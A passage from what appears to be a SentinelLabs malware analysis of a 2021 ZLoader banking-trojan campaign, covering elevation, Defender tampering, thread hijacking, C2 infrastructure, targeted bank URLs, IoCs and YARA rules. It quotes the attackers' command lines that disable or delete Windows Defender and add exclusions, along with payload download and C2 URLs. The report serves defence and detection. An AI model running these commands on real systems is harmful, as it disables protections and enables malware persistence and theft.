    exit /B
```

This snippet creates the VBScript "getadmin.vbs", runs it and deletes it. Using a VBScript eases the interaction with COM objects. In this case, it instantiates a Shell.Application object and calls the function ShellExecute() to trigger the UAC elevation and the interaction with the AppInfo service.

Note that this way of elevating processes is used for legitimate purposes by system administrators. There is an almost identical version of the script on the popular StackOverflow site.[8] It is highly likely the attacker copy-pasted the code from that snippet.

Once the elevation occurs the script is run with elevated privileges. At this point, the script performs the steps to disable Windows Defender. It does this through a software utility called NSudo[9] renamed as "javase.exe", which is downloaded from the URL "hxxps://pornofilmspremium.com/javase.exe".

The attacker leverages this utility in order to spawn a process with "TrustedInstaller" privileges. This can be abused by the attacker to disable the Windows Defender service even if it runs as a Protected Process Light as documented here.[10]

[8]https://stackoverflow.com/a/10052222

[9]https://nsudo.m2team.org/en-us/

[10]https://bugs.chromium.org/p/project-zero/issues/detail?id=997

The following commands are used by the attacker:

```
javase -U:T reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration" /v
"Notification_Suppress" /t REG_DWORD /d "1" /f
javase -U:T sc config WinDefend start= disabled
```

Next, the script downloads the file "autorun100.bat" from "hxxps://pornofilmspremium.com/autorun100.bat" and places it in the startup folder "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup". This script ensures that the WinDefend service is deleted at the next boot through the utility NSudo.

Moreover, the "nsudo.bat" script completely disables UAC by setting the following registry key to 0 "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA". In order to have these changes take effect, the computer is forced to restart. The "nsudo.bat" script does this with "shutdown.exe /r /f /t 00".

At this point the attack chain of the script "nsudo.bat" is over.

The next section documents the main ZLoader payload's behavior that is triggered with the LOLBAS command "regsvr32 tim.dll".

"tim.dll"

Filetype	Win32 DLL
sha1	dc945e57be6bdd3cc4894d6cff7dd90a76f6c416
sha256	95a8370c36d81ea596d83892115ce6b90717396c8f657b17696c7eeb2dba1d2e
ssdeep	6144:/fKLL4LphTWKgV4G/4XkAXSH94ibacKWNBvQVOjrbbI37C6:/CLc9RWKgVHJpJKWNBvQErbo7C6

The “tim.dll” is the main ZLoader payload that encapsulates the unpacking logic and adds persistence on the system. It is executed through the system signed binary regsvr32.exe.

It first creates a directory with a random name inside %APPDATA% and then creates a copy of itself in the newly created directory. It then adds a new registry key in “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run”. The registry key value contains the command line of the malicious process to spawn on user logon. This ensures that the attacker’s implant survives machine reboots. The DLL execution also relies on the regsvr32 binary. This is an example of the registry key created on a single run of the sample:

“key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Iwalcac

value: regsvr32.exe /s C:\Users\[REDACTED]\AppData\Roaming\Kyubt\otcyovw.dll”

Then it starts the unpacking by leveraging a process injection technique known as Thread Hijacking.[11] It contains a small variation but essentially uses the same pattern of Win32 Api calls used for Thread Hijacking:

VirtualAllocEx() -> WriteProcessMemory() -> GetThreadContext() -> SetThreadContext() -> ResumeThread()

It first creates a new process as a host for the malicious unpacked DLL, and for this sample it uses a new instance of msiexec.exe. Then it allocates and writes 2 RWX memory regions inside the target process. One contains the unpacked version of the DLL XOR’ed with a key; the second, contains some shellcode to decrypt the DLL and jump to the entry point. Below is a screenshot of the unpacking routine assembly code:




Fig 5

[11]https://attack.mitre.org/techniques/T1055/003/

Once the memory is written in the remote process, it sets the new thread context EIP to point to the unpacking routine shellcode and resumes the main thread of msiexec. This is how the hijacking of the main thread occurs. The unpacked DLL is extracted from the memory of msiexec.exe process by dumping the memory address used in the first WriteProcessMemory() call.

We have compared the unpacked DLL (SHA1: 0cf72cc488c2c972e880ef79f7ed5a17ea0d24dd) with the recent ZLoader payloads and found a similarity score of 92.62%.

The visual below demonstrates the second half of the attack chain the previous sections have detailed.




Fig 6: Final part of the attack chain

ANALYZING THE NEW ZLOADER C2 INFRASTRUCTURE

The 'Tim' Botnet

The analyzed sample belongs to the 'Tim' Botnet as defined in the malware configuration. Some of the embedded C2s (the full list can be found in the IoC section of this report) are also shared in the 'googleaktualizacija'[12] ZLoader botnet.

One of the C2s dumped from the infected machine, mjwougyhwlgewbajxbnn[.]com, used to resolve to 194.58.108[.]89 until the 25th of August 2021. As of the 26th of August, however, it points to 195.24.66[.]70.

The IP 194.58.108[.]89 belongs to ASN 48287 - RU-CENTER and seems to deploy many different domains - 350 at the time of writing - forming the new ZLoader infrastructure. Some domains implement the 'gate.php' component, which is a fingerprint of the ZLoader botnet. We noticed during our investigation that all the domains were registered from April to Aug 2021 and they switched to the new IP (195.24.66[.]70) on the 26th of August.

A TARGETED CAMPAIGN: AU AND DE FINANCIAL INSTITUTIONS

The new ZLoader campaign is targeted. The final payload has a list of embedded AU and DE domains, and contains some strings with wildcards used by the malware to intercept specific users' web requests to bank portals.

```
@https://*commerzbank.de*
@https://*.de/*/entry*
@https://*.de/banking-*/portal?*
@https://*.de/banking-*/portal;*
@https://*.de/portal/portal*
@https://*.de/privatkunden/*
@https://*.de*abmelden*
@https://*.de/de/home*
@https://*.de/en/home*
@https://*.de/fi/home*
@https://*banking.sparda.de*
@https://*banking.sparda-*
@https://*banking.sparda.de/wps/loggedout.jsp
@https://*meine.deutsche-bank.de/trxm/db*
@https://*banking.berliner-bank.de/trxm*
@https://*meine.norisbank.de/trxm/noris*
@https://*targobank.de*
@https://banking4.anz.com/IBAU/BANKAWAY*
```

[12]https://tria.ge/210316-7wv57c1c4n

```
@https://banking.westpac.com.au/*
@https://www1.my.commbank.com.au/netbank/Portfolio/Home/*
@https://ibanking.stgeorge.com.au/ibank/*
@https://ibanking.banksa.com.au/ibank/*
@https://ibanking.bankofmelbourne.com.au/ibank/*
@https://online.macquarie.com.au/*
@https://ob.cua.com.au/ib/*
@https://banking.bendigobank.com.au/banking*
@https://internetbanking.suncorpbank.com.au/*
@https://www.ing.com.au/securebanking/*
@https://ib.nab.com.au/*
@https://online.beyondbank.com.au/*
@https://ib.greater.com.au*
@www.independentreserve.com*
@www.coinspot.com.au*
@https://auth.btcmarkets.net/*
```

From our analysis of the communication patterns related to 'mjwougyhwlgewbajxbn[.]com', we were able to map most of the source traffic used by the operators of the botnet. This was done by filtering for traffic from Tor exit nodes.


The 'pornofilmspremium[.]com' domain delivers the 'tim.exe' component. The domain was registered on 2021-07-19 (location RU, ASN: REG RU 197695) and is associated with ZLoader.[13, 14]

The registrant email 'neo@kosai-city[.]com' was also used to register the following domains:

Domain	Contact Email	Registered	Expires at
lxbwdlaawyulvwhmxbyq.com	neo@kosai-city.com	2021-07-20	2022-07-20
fwvgadbvqnsmjgumjgye.com	neo@kosai-city.com	2021-06-08	2022-06-08
noldclerowvakbkypokh.com	neo@kosai-city.com	2021-06-06	2022-06-06,
ehfbbkeiyrxhrxoagdeu.com	neo@kosai-city.com	2021-05-25	2022-05-25
mjwougyhwlgewbajxbnn.com	neo@kosai-city.com	2021-05-22	2022-05-22
bsbbcqbnhweyapwrshql.com	neo@kosai-city.com	2021-05-19	2022-05-19
yomcidiobjacfxfstpkj.com	neo@kosai-city.com	2021-05-18	2022-05-18

[13]https://urlhaus.abuse.ch/host/pornotublovers.com/

[14]https://otx.alienvault.com/pulse/6114e84021bab5e48dd64903



CONCLUSION

We have observed how this ZLoader campaign has evolved and demonstrated how these changes have manifested in this operation.

The attack chain analyzed in this report shows how the complexity of the attack has grown in order to reach a higher level of stealthiness, using an alternative to the classic approach of compromising victims through phishing emails.

The technique used to install the first stage dropper has been changed from socially engineering the victim into opening a malicious document to poisoning the user's web searches with links that deliver a stealthy, signed MSI payload. The attackers utilize backdoored binaries and a series of LOLBAS to impair defenses and proxy the execution of their payloads.

This is the first time we have observed this attack chain in a ZLoader campaign. At the time of writing, we have no evidence that the delivery chain has been implemented by a specific affiliate or if it was provided by the main operator. SentinelLabs continues to monitor this threat in order to track further activity.

INDICATORS OF COMPROMISE

Type	Indicator	Note
sha1	a0c97cd4608d62e2124087ecd668c73ec3136c91	Team-Viewer.msi - 1st stage dropper
sha1	f1b54e107bf40024ef8ee6d992d1b5e3c1d0e065	JavaPlug-in.msi
sha1	a0c97cd4608d62e2124087ecd668c73ec3136c91	Zoom.msi
sha1	f2611ae855ea0999e09eb9bfa51b326d94eec303	dscord.msi
sha1	84ebf306662c017d5691de87af25f76691f1098a	4d36f6d.msi
sha1	5e68c3243ebed0edb107dd33d293274210171219	setup.bat - 2nd stage dropper
sha1	a9e5618aee8c37c8cf8257be901bdd9cf277c042	updatescript.bat - 3rd stage dropper
sha1	42f1d5711e5f5e67680043ba11b16da4709cfa1e	tim.exe - 4th stage dropper
sha1	a65fb07f3a1477393991e8e02c2670251d7c148d	tim.bat - 5th stage dropper
sha1	58745d445b5d3cb55fa7295fb6c2d4c4745548ec	nsudo.bat
sha1	3a80a49efaac5d839400e4fb8f803243fb39a513	javase.exe - renamed NSudo utility
sha1	d533e609324db8736bed96d638c2b4cd997f5802	autorun100.bat
sha1	dc945e57be6bdd3cc4894d6cff7dd90a76f6c416	tim.dll - Main ZLoader payload
sha1	0cf72cc488c2c972e880ef79f7ed5a17ea0d24dd	tim.dll - Main ZLoader payload (unpacked)
Reg Key	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Iwalcac “regsvr32.exe /s C:\Users\[REDACTED]\AppData\Roaming\Kyubt\otcyovw.dll”	persistence key created by the malicious tim.dll
Url	hxxp://teamviewerdownload.fastforbusinessandpersonaluserourserviceaugust.alightindarkplacesbook.com/	team-viewer ads redirector
Url	hxxps://team-viewer.site/index.php	team-viewer phishing page
Url	hxxps://team-viewer.site/download/Team-Viewer.msi	fake team viewer installer
Url	https://zoomvideo.site/download/Zoom.msi	fake zoom installer

Type	Indicator	Note
Url	hxxps://websekir.com/g00glbat/index/processingSetRequestBat/?servername=msi	updatescript.bat url download
Url	hxxps://pornofilmspremium.com/tim.EXE	tim.exe url download
Url	hxxps://pornofilmspremium.com/tim.dll	tim.dll url download
Url	hxxps://pornofilmspremium.com/nsudo.bat	nsudo.bat url download
Url	hxxps://pornofilmspremium.com/javase.exe	javase.exe url download
Url	hxxps://pornofilmspremium.com/autorun100.bat	autorun100.bat url download
Url	hxxps://wiewjdmkfjn.com/gate.php	ZLoader 'tim' Botnet C2
Url	hxxps://dksaoidiakjd.com/gate.php	ZLoader 'tim' Botnet C2
Url	hxxps://iweuiqjdakjd.com/gate.php	ZLoader 'tim' Botnet C2
Url	hxxps://yuidskadjna.com/gate.php	ZLoader 'tim' Botnet C2
Url	hxxps://olksmadnbdj.com/gate.php	ZLoader 'tim' Botnet C2
Url	hxxps://odsakmdfnbs.com/gate.php	ZLoader 'tim' Botnet C2
Url	hxxps://odsakjmdnhsaj.com/gate.php	ZLoader 'tim' Botnet C2
Url	hxxps://odjdnhsaj.com/gate.php	ZLoader 'tim' Botnet C2
Url	hxxps://odoishsaj.com/gate.php	ZLoader 'tim' Botnet C2
Url	hxxps://lenta.ru/gate.php	ZLoader 'tim' Botnet C2 (hacked RU website)
Url	hxxp://klbaccpoqquilwmyaxcy.com/gate.php?bot_ip=[REDACTED]	ZLoader Botnet C2 - generic GET request when a new bot is added
Url	hxxps://mjwougyhwlgewbajxbnn.com/post.php	ZLoader 'tim' Botnet C2 (used for data exfiltration)
domains	Full list of domains here.	ZLoader Botnet C2 infrastructure (Aug 2021)
IP	194.58.108[.]89	ZLoader Botnet C2 IP
IP	195.24.66[.]70	ZLoader Botnet C2 IP
command-line	powershell.exe -command "Add-MpPreference -ExclusionExtension ".exe""	add .exe exclusion on Windows Defender

Type	Indicator	Note
command-line	cmd /c powershell.exe -command “Set-MpPreference -MAPSReporting 0”	disable the Microsoft Active Protection Service
command-line	powershell.exe -command “Set-MpPreference -PUAProtection disable”	disable the The Potentially Unwanted Applications (PUA) protection feature in Microsoft Defender
command-line	powershell.exe -command "Set-MpPreference -EnableControlledFolderAccess Disabled”	Disable Controlled Folder Access
command-line	powershell.exe -command “Set-MpPreference -DisableRealtimeMonitoring $true”	Disable Real Time monitoring feature
command-line	powershell.exe -command “Set-MpPreference -DisableBehaviorMonitoring $true”	Disable Behaviour monitoring
command-line	powershell.exe -command “Set-MpPreference -DisableIOAVProtection $true”	Disable the scanning of downloaded files and attachments
command-line	powershell.exe -command “Set-MpPreference -DisablePrivacyMode $true”	Disable Privacy mode. Privacy mode prevents users, other than administrators, from displaying threat history.
command-line	powershell.exe -command “Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true”	prevents windows defender to update its malware definitions.
command-line	powershell.exe -command “Set-MpPreference -DisableArchiveScanning $true”	Disable the archive scanning feature.
command-line	powershell.exe -command “Set-MpPreference -DisableIntrusionPreventionSystem $true”	Disable the network protection against exploitation of known vulnerabilities
command-line	powershell.exe -command “Set-MpPreference -DisableScriptScanning $true”	Disable the scanning of scripts during malware scans.
command-line	powershell.exe -command “Set-MpPreference -SubmitSamplesConsent 2”	Disable the Windows Defender checks for user consent for certain samples
command-line	powershell.exe -command “Add-MpPreference -ExclusionProcess “regsvr32””	Exclusion of the regsvr32 process
command-line	powershell.exe -command “Add-MpPreference -ExclusionProcess “.exe””	Exclusion of all executables
command-line	powershell.exe -command “Add-MpPreference -ExclusionProcess “iexplorer.exe””	Exclusion of the iexplorer.exe process
command-line	powershell.exe -command “Add-MpPreference -ExclusionProcess “explorer.exe””	Exclusion of the explorer.exe process

Type	Indicator	Note
command-line	powershell.exe -command “Add-MpPreference -ExclusionProcess “.dll””	Exclusion of all dll
command-line	javase -U:T sc config WinDefend start= disabled	NSudo commandline to get TrustedInstaller privs and disable windefend
command-line	javase -U:T reg add “HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration” /v “Notification_Suppress” /t REG_DWORD /d “1” /f	NSudo commandline to get TrustedInstaller privs and disable windows defender notifications
command-line	javase -U:T -ShowWindowMode:Hide sc delete windefend	NSudo commandline to get TrustedInstaller privs and delete windefend service

MITRE ATT&CK TTPS OBSERVED

Tactic	Technique	Procedure/Comments
Initial Access	T1189 - Drive-by Compromise[15]	The 1st-stage dropper is served through legitimate ad providers
Execution	T1059.001 - Command and Scripting Interpreter: PowerShell[16]	ZLoader heavily rely on powershell scripting for implementing multiple stages of the infection chain
Persistence	T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder[17]	The attacker’s implant survives to reboots with a persistence tactic by adding a new registry key under “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run”
Persistence	T1554 - Compromise Client Software Binary[18]	ZLoader uses backdoored client software to hide its payload
Privilege Escalation	T1548 - Abuse Elevation Control Mechanism[19]	ZLoader uses auto elevation scripts to acquire higher privileges
Defense Evasion	T1553.002 - Subvert Trust Controls: Code Signing[20]	ZLoader uses signed malicious .msi installers

[15]https://attack.mitre.org/techniques/T1189/
[16]https://attack.mitre.org/techniques/T1059/001/
[17]https://attack.mitre.org/techniques/T1547/001/
[18]https://attack.mitre.org/techniques/T1554/
[19]https://attack.mitre.org/techniques/T1548/
[20]https://attack.mitre.org/techniques/T1553/002/

Tactic	Technique	Procedure/Comments
Defense Evasion	T1218.007 - Signed Binary Proxy Execution: Msiexec[21]	ZLoader uses .msi files to proxy execution of malicious code
Defense Evasion	T1218.010 - Signed Binary Proxy Execution: Regsvr32[22]	ZLoader uses “regsvr32” to proxy execution of malicious code
Defense Evasion	T1218 - Signed Binary Proxy Execution[23]	ZLoader uses “explorer.exe” to break parent/child process correlation
Defense Evasion	T1562.001 - Impair Defenses: Disable or Modify Tools[24]	ZLoader disable system protections like Windows Defender AV and UAC
Defense Evasion	T1055.003 - Process Injection: Thread Execution Hijacking	ZLoader performs Thread Hijacking to hides inside an msiexec.exe process
Collection	T1185 - Man in the Browser	ZLoader collects web data from specific sites and domains
Command and Control	T1071.001 - Application Layer Protocol: Web Protocols[25]	uses HTTP/HTTPS for command and control
Exfiltration	T1041 - Exfiltration Over C2 Channel	uses HTTP/HTTPS for exfiltration

[21]https://attack.mitre.org/techniques/T1218/007/
[22]https://attack.mitre.org/techniques/T1218/010/
[23]https://attack.mitre.org/techniques/T1218/
[24]https://attack.mitre.org/techniques/T1562/001/
[25]https://attack.mitre.org/techniques/T1071/001/

APPENDIX

Yara Rules

Team-Viewer.msi / zoom.msi dropper	rule ZLoader_fake_MSI_Dropper_Aug_2021_TIM
	{
	
	meta:
	author = "Antonio Pirozzi@Sentinelone"
	description = "rule to identify the fake teamviewer/zoom msi installer related to the ZLoaderAug 2021 Tim campaign"
	created = "29 Aug 2021"
	sample = "a0c97cd4608d62e2124087ecd668c73ec3136c91"
	
	strings:
	$serial={0e ff d7 99 ba 5f 84 c8 24 4f 39 4d 88 1f 40 a3}
	$signer = "Flyintellect Inc."
	condition:
	uint16(0) == 0xcfd0 and ($serial) and ($signer)
	
	}

tim.exe - 4th stage dropper (backdoored windows Wextract utility)	rule ZLoader_Dropper_TIM_Campaign_Aug2021
	{
	meta:
	author = "Antonio Pirozzi@Sentinelone"
	description = "rule to identify the Dropper of the ZLoader infection chain related to the Aug 2021 'Tim' campaign"
	created = "29 Aug 2021"
	sample = "42f1d5711e5f5e67680043ba11b16da4709cfa1e"
	
	strings:
	$str1="POSTRUNPROGRAM" ascii wide
	$str2="ADMQCMD" ascii wide
	$str3="EXTRACTOPT" ascii wide
	$str4="PACKINSTSPACE" ascii wide
	$str5="SHOWWINDOW" ascii wide
	$str6="UPROMPT" ascii wide
	$str7="USRQCMD" ascii wide
	$str8="RUNPROGRAM" ascii wide
	$str9="WEXTRACT.EXE" ascii wide
	$str10="cmd /c tim.bat" ascii wide nocase
	
	condition:
	uint16(0) == 0x5a4d and all of them
	
	}

tim.dll - Main ZLoader payload (packed)	import "pe"
	
	rule ZLoader_Payload_TIM_Campaign_Aug2021
	{
	meta:
	author = "Antonio Pirozzi@Sentinelone"
	description = "rule to detect the main ZLoader payload related to the Aug 2021 'Tim' campaign"
	created = "29 Aug 2021"
	sample = "dc945e57be6bdd3cc4894d6cff7dd90a76f6c416"
	
	strings:
	$signature1="Dgnet" ascii wide
	$signature2="POP3[110], POP2[109], SMTP[25], IMAP[143]" ascii wide
	
	condition:
	uint16(0) == 0x5a4d and
	pe.exports("DllCanUnloadNow") and
	pe.exports("DllUnregisterServer") and
	pe.exports("DllRegisterServer") and
	pe.exports("DllGetClassObject") and
	pe.number_of_resources==59 and
	filesize>400000 and all of them
	}

Extracted ZLoader Config:

Botnet:
tim
Campaign:
tim

C2:
hxxps://iqowijsdakm.com/gate.php
hxxps://wiewjdmkfjn.com/gate.php
hxxps://dksaoidiakjd.com/gate.php
hxxps://iweuiqjdakjd.com/gate.php
hxxps://yuidskadjna.com/gate.php
hxxps://olksmadnbdj.com/gate.php
hxxps://odsakmdfnbs.com/gate.php
hxxps://odsakjmdnhsaj.com/gate.php
hxxps://odjdnhsaj.com/gate.php
hxxps://odoishsaj.com/gate.php
rc4.plain:
03d5ae30a0bd934a23b6a7f0756aa504

